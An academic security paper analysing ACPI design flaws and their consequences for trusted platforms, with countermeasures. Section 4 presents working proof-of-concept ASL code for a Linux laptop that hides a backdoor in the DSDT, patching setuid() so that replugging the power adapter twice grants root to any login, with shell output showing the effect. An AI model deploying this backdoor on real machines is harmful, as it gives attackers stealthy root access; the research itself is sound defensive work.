ACPI: Design Principles and Concerns

Loïc Duflot, Olivier Levillain, and Benjamin Morin

DCSSI 51 bd. de la Tour Maubourg 75700 Paris Cedex 07 France

Abstract. ACPI (Advanced Configuration Power Interface) allows operating systems to efficiently configure the hardware platform they are running on and deal with power management tasks. These tasks used to be achieved by the BIOS because it was the only platform component to know which specific chipset or device registers dealt with power management. In this paper, we illustrate how this shift in the global power management model introduces additional threats, especially for trusted platforms, by showing how rootkits can use ACPI to conceal some of their functions. We also study the relationship between trusted computing blocks and ACPI.

Keywords: ACPI, trusted platforms, rootkits.

1 Introduction

ACPI (Advanced Configuration and Power Interface) [8] was specified by Intel®, Hewlett-Packard, Microsoft®, Phoenix® and Toshiba to establish common interfaces for platform-independent configuration and power management. In the ACPI model, the OSPM (Operating System-directed configuration and Power Management) is the specific operating system component in charge of power management tasks. ACPI has been widely accepted as a de-facto standard to replace the former APM [16] (Advanced Power Management) approach, where power management was mostly performed by the BIOS. Pushing power management at the operating system level allows more flexibility and more complex power management schemes. However, operating systems are generic objects by nature, so the hardware platform must provide the operating system with some means of understanding how power management should be achieved on this specific platform. This is the purpose of the ACPI tables.

On a trusted platform, the trusted computing base is generally in charge of power management. If the trusted computing base is to run on several platforms, then it must make use of the ACPI tables provided by the BIOS. In this paper, we try to determine whether the trusted computing base can trust the ACPI tables, or if there is a way for an attacker to modify those tables as a means for privilege escalation on a platform, and what would be the impact of a bug in one of the ACPI tables.

It is well understood in the industrial world that ACPI is one of the most complex components to deal with from a security perspective on a trusted platform (along with System Management Mode for instance). During the 2006 Blackhat

L. Chen, C.J. Mitchell, and A. Martin (Eds.): Trust 2009, LNCS 5471, pp. 14–28, 2009.

forum, John Heasman [6] presented how it is possible to design an ACPI-based rootkit. However, to our best knowledge, our paper is one of the first attempt to study the initial design flaws and to present a comprehensive proof-of-concept of an ACPI rootkit-like function that can be triggered by external hardware events (laptop lid opening, power adapter plugged and removed twice in a row for instance).

In section 2, we present the way ACPI works on a traditional computer and show how ACPI is handled on a Linux system. Section 3 gives a description of the flaws in the ACPI model that make it possible for an attacker to use ACPI to conceal rootkit functions. In section 4, we present an actual proof-of-concept of an ACPI rogue code that allows an attacker to install a remanent backdoor on a Linux-based laptop that will be triggered when the power adapter is plugged and unplugged twice in a row. In section 5, we describe how the problem can be handled on so-called trusted platforms. Section 6 concludes the paper.

2 ACPI Design Principles

For the sake of simplicity, we only consider in this paper traditional x86 and BIOS-based computer platforms.

2.1 Traditional PC Architecture

Figure 1 shows a traditional PC architecture. User code (trusted computing bases, operating systems, applications) run on the CPU [10]. The chipset component is in charge of hardware devices management. The northbridge [9] part of the chipset is connected to main system memory (RAM) and to the graphic adapter. The southbridge [14] part of the chipset is connected to other devices (network interface controller, sound device, USB devices) through various communication buses. Power management of a device is achieved at the hardware level by modifying the content of configuration registers hosted by the chipset (northbridge, southbridge or both depending on the device) and in the device itself. Those registers can be accessed from the CPU using several different mechanisms [13]:

- some registers are mapped by the chipset into the main system memory space. Those so-called Memory-Mapped I/O registers can thus be accessed by the CPU in the same way as RAM is, but at different addresses;
- some registers are mapped into a separate 16-bit bus. These registers are called Programmed I/O (PIO) registers. They are given an address in the PIO space and can be accessed from the CPU using “in” [11] and “out” [12] assembly langage instructions;
- the chipset can also choose to map configuration registers into the PCI configuration space [17]. One way to access those registers is to use two dedicated PIO registers, 0xcf8 and 0xcfc, by specifying the PCI address of the register (composed of a bus number, a device number, a function index and an offset)



Fig. 1. Traditional PC architecture (example Pentium® 4-based architecture)

in the 0xcf8 register and reading (resp. writing to) the 0xcfc register to read (resp. write) the content of the PCI register.

2.2 ACPI Components

In the model, the chipset itself does not attempt to configure power management registers. Configuration is actually initiated by software components running on the CPU. At boot time, the BIOS is likely to configure the hardware, while operating systems or trusted computing bases are in charge of power management once the boot process is over.

In the ACPI model, the platform provides an ACPI BIOS, several ACPI registers that are accessed for power management purpose (they can be either Memory Mapped registers, Programmed I/O registers or PCI configuration registers), and ACPI tables that basically specify how ACPI registers should be accessed.

ACPI tables have different types and purposes:

- the Root System Description Table (RSDT) contains a set of pointers to the other tables. The address of the RSDT is provided by the Root System Description Pointer (RSDP), which must be stored in the Extended BIOS Data Area (EBDA), or in the BIOS read-only memory space. The OSPM will only locate the RSDP by searching for a particular magic number (the RSDP signature) that the RSDP is required to begin with;
- the Differentiated System Description Table (DSDT), the address of which can be determined thanks to the pointer provided by the RSDT, contains those methods that should be used by the component in charge of power management and specifies how the power characteristics of the devices shall be modified. The ACPI specification only defines the methods that are available for each device and their meaning. Actions defined in the methods are

machine-specific. The DSDT is written in AML (ACPI Machine Langage) [8], which can be disassembled into a more comprehensible language, called ASL (ACPI Specification Langage)[1];
- many other tables are also provided, but for the sake of simplicity, we will not give details on them.

ACPI does not standardise power management at the software level, but operating systems are advised to include the following components to perform power management tasks:

- an Operating System-directed configuration and Power Management component (OSPM) running at the kernel level should be in charge of the overall power management strategy;
- an ACPI driver and AML interpreter should be used by the OSPM to execute the contents of the methods specified in the DSDT;
- device drivers should optionally make use of the AML interpreter to perform power management independently of the OSPM.

ACPI components and their relationships with the kernel are summarized in Figure 2.

2.3 DSDT Basic Structure

The DSDT describes those devices that support power management. Devices are organized in packages in a tree-like structure. Several standardized packages are located under the root (labelled \) of the tree, such as the `\_PR` Processor tree package, which stores all CPU related objects and the `\_SB` System Bus tree package, which stores all bus-related resources. PCI resources (e.g., PCI0, PCI1) are located in the `\_SB` package. In turn, devices can be defined in other devices' subtrees. For instance, IDE or USB controllers can be accessed in the tree below the PCI0 device; the path to the USB0 host controller on the DSDT tree is thus `\_SB.PCI0.USB0`. Power management-related methods are the leaves of the tree. For example, the method that allows the USB0 controller to transit to the S5 power state is `\_SB.PCI0.USB0._S5`. Most method names are defined in the ACPI standard, so that the OSPM knows which method to call. Example of such standard methods are given in [8].

Power management basically works as follows: in response to some hardware-triggered event, or based on its own policy, the OSPM can initiate a power management-related action by executing the corresponding AML method in the DSDT. For instance, in order to put one of the USB controller in the S5 power state, the OSPM simply has to run the `\_SB.PCI0.USB0._S5` method.

2.4 ACPI Machine Language and ACPI Source Language

AML-written tables can be disassembled in ACPI source language (ASL) using for instance the ACPIca tools [1]. The ASL language provides basic constructs in



Fig. 2. ACPI architecture

order to define ACPI registers and methods. Logical and arithmetic operations on registers, branching instructions and loops are available. Special commands are also available, like the `Notify()` command, which can be used by the OSPM to send messages to other parts of the operating system. Section 2.5 shows how Notify events are handled under Linux.

The ACPI registers are defined by the ASL `OperationRegion()` command. Memory, PCI configuration and PIO spaces can be mapped as ACPI registers. Different fields of each ACPI register can be given a name using the `Field()` command (see 2.5).

2.5 Use of ACPI in Practice: Linux Example

In this section, we study how ACPI is handled by an ACPI-compliant Linux system. This will be useful as most of the examples we give in the next sections will be related to Linux systems.

ACPI software in Linux is mostly composed of two different parts:

– a kernel service which includes an AML interpreter, ACPI drivers for different devices (e.g, fan, CPU, batteries) and part of the OSPM. The modular

structure of the Linux kernel allows for a selection of devices that are handled by the kernel using ACPI;
- a userland service called acpid (ACPI daemon) that is functionally part of the OSPM. acpid is configured through a set of configuration files stored in the `/etc/acpi` directory, each of which specifying the expected system behavior when an ACPI "Notify" event for a particular device is received. For instance, the `/etc/acpi/power` file can be used to configure acpid so that whenever a power button event is received, the shutdown command is executed.

The Linux kernel also allows the user to define an alternate DSDT file, different from the one specified by the BIOS. This function is quite convenient as it allows the DSDT to be modified, e.g. for debug purposes.

The easiest way to force the kernel to use a custom DSDT is through the use of an "initial RAM disk" (initrd). An initrd is usually used by the bootloader of a Linux system to load kernel modules that are required to access the root file system (SATA or IDE drivers, file system-related modules for instance) when they are not shipped with the kernel. But the initrd can also be used to provide a custom DSDT to the kernel. For the kernel to use a custom DSDT, all we have to do is create an initrd file with the following command[1] and provide the initrd to the bootloader.

```
mkinitrd --dsdt=dsdt.aml initrd.img 2.6.17
```

The DSDT used by the system is accessible via the `/proc/acpi` pseudo-file. It is then possible to disassemble the DSDT of the system and then reassemble the output ASL file without modifications. On some computers, this simple operation fails. On the example below, we disassemble the DSDT file (called "dsdt") of an actual desktop system through the `iasl -d dsdt` command. The ASL file corresponding to the DSDT is written in the dsdt.dsl file. Next, we compile the dsdt.dsl file into AML. Ideally, the output file should be identical to "dsdt" . However, the compiler shows unexpected compilation errors. This is symptomatic of ACPI tables that do not comply to the standard, despite being written in AML.

```
#iasl -d dsdt
Loading Acpi table from file dsdt
[...]
Disassembly completed, written to "dsdt.dsl"
#iasl dsdt.dsl
dsdt.dsl   286:     Method (\_WAK, 1, NotSerialized)
Warning  1079 -     ^ Reserved method must return a value (_WAK)
dsdt.dsl   319:             Store (Local0, Local0)
Error    4049 -     ^ Method local variable is not initialized (Local0)
dsdt.dsl   324:             Store (Local0, Local0)
Error    4049 -     ^ Method local variable is not initialized (Local0)
```

[1] The code that is presented below has been tested for a Linux 2.6.17 kernel.

```
ASL Input:  dsdt.dsl - 4350 lines, 144392 bytes, 1678 keywords
Compilation complete. 2 Errors, 1 Warnings, 0 Remarks, 382 Optimizations
```

It is also possible to copy the system DSDT and change the definition of ACPI registers. If we map kernel structures such as system calls to ACPI registers, or define new ACPI registers, compiling the modified DSDT does not cause any warning. It is then possible to update the initrd of the system in order for the modified DSDT to be used by the system after the next reboot. The following code describes how to define such new ACPI registers. The first OperationRegion() command defines an ACPI register called LIN corresponding to a byte-wide PCI configuration register. The second OperationRegion command defines a system memory 12-byte wide ACPI register called SAC composed of three 4-byte registers defined through the following Field() command called SAC1, SAC2 and SAC3.

```
/* PCI configuration register : */
/* Bus 0 Dev 0 Fun 0 Offset 0x62 is mapped to LIN */
Name(_ADR, 0x00000000)
OperationRegion(LIN, PCI_Config, 0x62, 0x01)
Field(LIN, ByteAcc, Nolock, Preserve) { INF,8 }

/* System Memory at address 0x00175c96 */
/* (Setuid() syscall) is mapped to SAC */
OperationRegion (SAC, SystemMemory, 0x00175c96, 0x000c)
Field (SAC, AnyAcc, NoLock, Preserve)
  { SAC1,32, SAC2,32, SAC3,32 }
```

3 Security Issues with ACPI

In this section we study different security issues related to ACPI. The ACPI model seems to be the most important security flaw. Indeed, the OSPM must trust the content of the ACPI tables supplied by the BIOS in order to run ACPI code. Actually, the OSPM has no particular way to determine whether ACPI tables are genuine or not. Also, the OSPM has no means to properly identify what the ACPI registers are. As ACPI does not provide any ACPI register identification scheme, the OSPM cannot ensure that the methods defined in the DSDT actually manipulate *only* ACPI registers, so the OSPM can merely trust those methods.

One could argue that OSPMs have the possibility to correctly identify ACPI registers. If the OSPM knows that a particular network adapter is plugged in for instance, it should be able to know which specific configurations of the device are related to power management and which are not. If the OSPM was able to differentiate ACPI registers from regular chipset or device registers then the OSPM could enforce a simple access control policy and would refuse to read or modify the content of any non-ACPI register even if instructed to do so by one of the methods of the DSDT. However, as stated in introduction, ACPI has been precisely introduced to define common interfaces and make sure that

platform- specific information (for instance the location of ACPI registers) is pushed in ACPI tables for the operating system to configure the platform without an in-depth understanding of the semantics of the chipset or devices registers. In other words, ACPI would be useless if the OSPM knew enough of the platform details to identify the ACPI registers.

One could also argue that the OSPM not being able to identify ACPI registers is not a security issue, as computer programs have to trust higher-privilege or to some extent previously booted components. What we wanted to stress out here is the fact that ACPI could have been designed differently at the hardware or platform level to allow OSPMs to differentiate ACPI registers from other registers. What's more, the paradigm forcing OSes to trust previously booted software tends to be challenged by new technologies using hot reboot (this matter is discussed in section 5).

We now look at the problem from the chipset point of view. The chipset is able to know the location and the purpose of most ACPI registers, but it does not know when the OSPM is running on the CPU, nor can it distinguish ACPI-related access to the registers from non-ACPI-related accesses. From the chipset perspective, a userspace code attempting to modify a register is not different from the OSPM, so there is no way for the chipset to enforce that the OSPM be the only component to access ACPI-related registers and that OSPM cannot access non-ACPI-related registers.

At this point, one could argue that it is not the job of the hardware to make security-related decisions. Here again our point is that the fact that neither the OSPM nor the chipset can serve as a policy enforcement point seems a major design problem. Additionally, it seems fair to note that the chipset is already used as a policy enforcement point to restrict access to security-critical memory areas such as the SMRAM [3], so using the chipset to make the platform more secure would not really be that innovative.

As a summary, neither the chipset nor the OSPM can decide whether an action is legitimate or not: the OSPM is not able to determine if the registers it is accessing are indeed ACPI because it blindly trusts the content of the DSDT, and the chipset cannot know what software component is trying to access a particular resource because all software components running in protected mode look the same to the chipset.

The lack of policy enforcement point makes it impossible to detect misbehaviors of the ACPI sub-system:

- it is impossible to detect a bug in the DSDT that would incorrectly define an ACPI register (remember that disassembling the DSDT and reassembling it on some computers reveals AML errors);
- it is impossible to detect live modifications of the DSDT image the OSPM is using.

Other security issues exist even if they can probably be considered of lesser importance. First, device drivers are allowed to access the content of the DSDT and perform ACPI-related tasks. The fact that the OSPM and the device drivers

could be independently accessing the same registers could lead to inconsistencies and to incorrect system behavior. For instance, the OSPM could consider that some device is in a particular state when the device driver itself has configured the device differently. Also, the fact that the OSPM has to actually look for the Root System Description Pointer signature to be able to locate the structure is quite debatable from a security point of view. OSPMs probably do not look for multiple RSDP structures, so an OSPM is likely to use the first RSDP matching the signature. The fact that the OSPM is indeed able to identify the actual RSDP relies on the assumption that there is no way for an attacker to insert a rogue RSDP with a correct signature in memory before the genuine RSDP. This assumption actually does not prove easy to guaranty.

4 Design of a Rootkit Function

The overall principle of an ACPI rootkit has been presented by John Heasman [6]. According to the author, designing an ACPI rootkit triggered by external hardware events (e.g., lid closing, power adapter plugging or removing) was still an open problem. In this paper, we present a proof-of-concept code that allows a rogue rootkit-like function to run whenever the power adapter is pulled and replugged twice in a row. We also study the limits of the ACPI model and conclude that ACPI rootkits detection is a complex problem.

4.1 ACPI Rootkit Motivations

An attacker controlling the content of the DSDT could:

- add devices in the DSDT, create new ACPI registers corresponding to any memory zone, or PIO register;
- modify existing methods behavior, create additional methods.

This attack assumes that the attacker has enough privileges to modify the DSDT used by the OSPM. For instance, the attacker can attempt a live modification of the DSDT the OSPM is using or, alternatively, interfere with the DSDT load process (for instance by flashing the BIOS or modifying the boot loader) in order for the OSPM to load the tainted DSDT. On most operating systems, an attacker will only be allowed to do so if she is granted maximum privileges (ring 0). Therefore, this attack shall not be useful in a privilege escalation scheme; on the other hand, modifications of the DSDT can be useful to kernel- level rootkits.

Kernel-level rootkits are malwares which try hard to ensure both their stealthiness and resilience. Indeed, an attacker needs her rootkit to hide its presence from the user and the operating system and also remain in memory, even if part of the rootkit is removed by some antivirus software. It has been shown in [4] that rootkits could hide functions inside of the SMI handler. SMI handler is a component running in the CPU System Management Mode [3] and that is virtually inaccessible from operating systems. Another possibility for the rootkit is

to modify one of the methods of the DSDT to make sure that each time this method is launched by the OSPM, functions of the rootkit get executed.

4.2 Sample ACPI Rootkit Rogue Function

As a proof-of-concept of what is described above, we show how it is possible for an attacker to design an ACPI rogue code for a Toshiba Portégé M400 laptop using a Linux Mandriva 2008 [15] system. This rogue code is intended to trigger a backdoor every time the power adapter plug is pulled and replugged twice in a row; the backdoor grants superuser privileges to subsequent user logins, no matter what the user id is.

In order to do so, the attacker can create a new device `TEST` and define a new ACPI register called `INF` corresponding to an otherwise unused chipset register[2]. This chipset register is a PCI configuration register (bus 0, device 0, function 0, offset 0x62). It is byte-wide, readable and writable and is not used by any other software component (including BIOS). Such a device can be defined as below[3]:

```
Scope(\_SB.PCI0){
Device(TEST){
            Name(_ADR, 0x00000000)
            OperationRegion(LIN, PCI_Config, 0x62, 0x01)
            Field(LIN, ByteAcc, Nolock, Preserve)
            {  INF,8 }
            Method(_S1D,0, NotSerialized)
            { Return(One)}
            Method(_S3D,0, NotSerialized)
            { Return(One)}
            [...]
        }}
```

On Linux-operated laptops, the `_STA` (Status Request) function of the `BAT1` device is used by the OSPM to check the status of the main battery, so it is supposed to be executed quite frequently (experiments have shown that it is invoked around once every 10 seconds).

The `_PSR` (Power Source) function of the `ADP1` device is called when the power adapter is unplugged or plugged in. This function is used by the system to determine what the current power sources are. The attacker can use the newly created INF ACPI to keep track of the number of times the `_PSR` function has been executed in a row without the `BAT1._STA` function being called. This can be achieved by means of the following modifications. The `BAT1._STA` function is modified to ensure that each time `BAT1._STA` is executed, the INF ACPI register is set to 1. This can be done by using the `Store()` ASL command. Of course,

[2] The attacker could alternatively have used an unused memory space, as for example the BIOS keyboard buffer, located at physical addresses 0x41a to 0x43e.

[3] The device presented does not only contain the `INF` register, but also some standard methods, defined for every ACPI device. Even if these methods may not be necessary for the `TEST` device to be defined in the DSDT, they make it resemble real devices.

it is possible to modify other functions[4] in the same way as `BAT1._STA` to make sure that the INF ACPI register is set to 1 as often as possible.

```
Device(BAT1){
         [...]
         Method (_STA, 1, NotSerialized)
         {
             Store(0x1 , \_SB.PCI0.TEST.INF)
                [...]
         }
}
```

The attacker also has to modify different functions and registers of the ADP1 device. A new ACPI register is created, which corresponds to the memory location where the `setuid()` syscall is stored (more precisely to the part of the `setuid()` syscall where the effective user id is set).

```
Device (ADP1)
        { [...]
            /* Map setuid() syscall. 0x00175c96 is the physical address */
            /* of the part of setuid() to be modified by the backdoor */
            OperationRegion (SAC, SystemMemory, 0x00175c96, 0x000c)
            Field (SAC, AnyAcc, NoLock, Preserve)
            {
                  SAC1, 32,
                  SAC2, 32,
                  SAC3, 32
             }
[...]
```

The `ADP1._PSR` function is also modified to increment INF.

```
[...] /* In ADP1 device */
Method (_PSR, 0, NotSerialized)
{         /* if INF = 4 then modify setuid() */
          If (LEqual (\_SB.PCI0.TEST.INF, 0x4))
          {
                  Store(0x90900000, SAC3)
                  Store(0x0, SAC2)
                  Store(0x014c80c7, SAC1)
          }
          /* increment INF */
          Increment (\_SB.PCI0.TEST.INF)
          Return (\_SB.MEM.AACS)
}
[...] /* ADP1 device continues */
```

[4] Determining experimentally which functions are called often requires modification of the DSDT to make sure that each function of the DSDT writes a different value to the INF register when called, and tracking accesses to the INF registers (modification of the ACPI driver).

If the INF ACPI register reaches the value 4, meaning that `ADP1._PSR` has been called four times in a row (unplugged and plugged again in twice in a row) without the `BAT1._STA` function being called in the meantime, the backdoor gets executed. The backdoor modifies the `setuid()` system call (which is called by the authentication process every time a user logs on the system) in such a way that any user obtains the superuser identity instead of her own identity (i.e. is granted maximum privileges) if authentication succeeds. This is achieved by modifying 12 bytes of `setuid()` code at physical address `0x175c96` (mapped in the `SAC1`, `SAC2`, `SAC3` ACPI registers) to make sure that the effective identity of the user is set to root. The values to be written depend on the version of the kernel, here the assembly language instruction `movl $0, 0x14c(%eax)` (where `0x14c(%eax)` corresponds to the memory location of the effective user id for this version of the kernel) are to be added, followed by two `nop` operations for opcode alignment purposes.

```
/* Without backdoor activation */
Mandriva Linux Release 2008.0
Kernel 2.6 on an i686 / tty1
Login: user
Password:

$id
uid=500(user) [...] euid=500(user)
$whoami
user
```

```
/* After backdoor activation */
Mandriva Linux Release 2008.0
Kernel 2.6 on an i686 / tty1
Login: user
Password:

#id
uid=500(user) [...] euid=0(root)
#whoami
root
```

4.3 Limitations and Countermeasures

In the previous sections, we have shown that creating an ACPI rootkit-like function is possible. However, there are a couple of important limitations:

- an ACPI rootkit is machine-specific. It requires modification of the DSDT, the content of which is strongly related to the machine hardware;
- an ACPI rootkit most likely needs to be operating system-specific. The ability to create a generic and operational ACPI rootkit on a platform independently of the operating system type still needs to be verified. The ACPI `_OS` object or the ACPI `_OSI` command can help identify OSes but of course it is possible for the operating system to lie about its version;
- after a reboot, the OSPM reloads the DSDT from the one provided by the platform, unless the rootkit ensures that a modified one is loaded instead. ACPI rootkit functions will thus require knowledge of relatively important parts of the operating system or of the BIOS;
- modifications to ACPI tables that survive reboots are likely to be detected if TPM-based [18] schemes or analyzers that look for an obviously wrong behavior (mapping between an ACPI register and a system call for instance) are used. Static or dynamic code analysis tools can indeed be used to detect anomalous behaviors in the methods defined in ACPI tables, look for the

definition of ACPI registers that are not legitimate and recover ACPI tables used by the system. Of course, the efficiency of such a tool would depend on its knowledge of the operating system and the underlying hardware platform. Unfortunately, dynamic analyzers will not be efficient against kernel-level malicious codes, which would deactivate them before modifying ACPI tables.

Overall, static analyzers seem by far the best countermeasures to detect modifications of ACPI tables that survive reboots. Static analyzers can also be used to detect bugs in BIOS-provided ACPI tables. Such tools should be run after each BIOS update. Alternatively, one could also propose that the BIOS vendors cryptographically sign the ACPI tables. The signature would be verified at boot time by the BIOS itself to make sure that ACPI tables have not been modified. Such a scheme would probably not be really efficient as an attacker that would manage to modify ACPI tables would also probably have enough privileges to deactivate the signature verification function unless this function is immutable. Signature schemes will also not provide any protection against bugs in BIOS-provided ACPI tables. Detecting live modifications of the DSDT will be almost impossible as long as the content of the DSDT will be executed by the OSPM with the highest privilege level as it is the case for most classical operating systems. Possible means to protect trusted platforms against malicious functions hidden inside of the DSDT are described in the next section.

5 Impact on a Trusted Platform

The principle of a trusted platform is to identify a set of hardware and software components called "trusted computing base" (TCB). The model is that trust in the trusted computing base is sufficient to gain trust in the whole platform. On the contrary, if the trusted computing base was not working according to its specification, there would be no way to trust the platform. The trusted computing base include at minimum the Trusted Platform Module (TPM) [18], the CPU and the chipset of the platform and the software component of highest privilege (in most cases a small virtual machine monitor running different guest operating systems with reduced privileges in parallel). Different initiatives aim at limiting the size of the trusted computing base [7]. For the time being, even the BIOS itself can be put outside of the trusted computing base (using TxT [5] and Presidio technologies [2] for instance).

The ACPI specification advises the OSPM to be part of the software component with the highest privilege level. On a so-called trusted platform, the trusted computing base is thus generally the component in charge of power management. In order to do so and to remain generic, the trusted computing base will have to make use of ACPI tables which means that ACPI tables such as the DSDT will be included in the trusted computing base. Of course, if TPM and CRTM are used, ACPI tables can be measured at boot time. But measurements cannot ensure that tables will not be modified in the future by a rootkit. Measurements will ensure table integrity but will not give a way to trust their content.

But how can the trusted computing base determine that there is no bug or rogue function in the ACPI table provided by the platform that will modify the behavior of the platform? ACPI static analysis tools can be used but they will not help against live modification of the ACPI tables. Dynamic tools may also be used inside of the trusted computing base but could also be deactivated by a rootkit beforehand.

The best solution so far for a trusted platform would be to move to a new paradigm where the component in charge of power management is not the trusted computing base but a non privileged operating system running on top of the trusted computing base. This way, the OSPM running methods described in ACPI tables will not have enough privileges to modify security critical structures such as the ones inside of the trusted computing base. Any such attempt will give the hand back to the trusted computing base that can for instance shut down the power management domain and report the security breach.

6 Conclusion

In this paper, we showed how it is possible in practice for an attacker to conceal functions in the ACPI DSDT table. We have provided a proof-of-concept implementation of such a function that allows an attacker to get to maximum privileges on a laptop when she pulls the power adapter twice in a row. More importantly, we have shown that the flaw was in the ACPI model that by design lacks a correct security policy enforcement point. Neither the chipset, nor the CPU will be able to detect any DSDT-based attack scheme. Possible countermeasures include static and dynamic analysis of the ACPI tables that would help detecting modifications of the DSDT by a rootkit.

The impact is even more important on trusted computing base that have to make use of ACPI tables. Correctly tackling the problem would require trusted platforms to move to a paradigm where the component in charge of power management would not be part of the trusted computing base but in a separate environment with reduced privileges. This way, any attempt to modify security critical structures by the component in charge of power management would give the hand back to the trusted computing base.

References

1. ACPI Component Architecture. Unix format test suite (2008), `http://www.acpica.org/downloads`
2. Devices, A.M.: Amd64 virtualization: Secure virtual machine architecture reference manual (2005)
3. Duflot, L., Etiemble, D., Grumelard, O.: Security Issues Related to Pentium System Management Mode. In: CanSecWest Security Conference Core 2006 (2006)
4. Embleton, S., Sparks, S.: The System Management Mode (SMM) Rootkit. In: Black Hat Briefings (2008)
5. Grawrock, D.: The intel safer computing initiative (2007)

6. Heasman, J.: Implementing and detecting an acpi bios rootkit. In: Blackhat federal 2006 (2006), www.blackhat.com/presentations/bh-federal-06/BH-Fed-06-Heasman.pdf
7. Heiser, G., Elphinstone, K., Kuz, I., Klein, G., Petters, S.: Towards trustworthy computing systems: taking microkernel to the next level. In: ACM operating systems review (2007)
8. Hewlett-Packard: Intel, Microsoft, Phoenix, and Toshiba. The acpi specification: revision 3.0b (2008), http://www.acpi.info/spec.htm
9. Intel Corp. Intel 82845 Memory Controller Hub (MCH) Datasheet (2002)
10. Intel Corp. Intel 64 and IA 32 Architectures Software Developer's Manual Volume 1: Basic architecture (2007)
11. Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 2a: instruction set reference, a-m (2007), http://www.intel.com/design/processor/manuals/253666.pdf
12. Intel Corp. Intel 64 and IA 32 Architectures Software Developer's Manual Volume 2B: Instruction Set Reference, N-Z (2007)
13. Intel Corp. Intel 64 and IA 32 Architectures Software Developer's Manual Volume 3A: System Programming Guide Part 1 (2007)
14. Intel Corp. Intel I/O Controller Hub 9 (ICH9) Family Datasheet (2008)
15. Mandriva. Mandriva linux one (2008), http://www.mandriva.com/en/product/mandriva-linux-one
16. Microsoft and Intel. Advanced power management v1.2 specification (1996), www.microsoft.com/whdc/archive/amp_12.mspx
17. PCI-SIG. Pci local bus specification, revision 2.1. (1995)
18. Trusted Computing Group. Tpm specification version 1.2: Design principles (2008), https://www.trustedcomputinggroup.org/specs/TPM/MainP1DPrev103.zip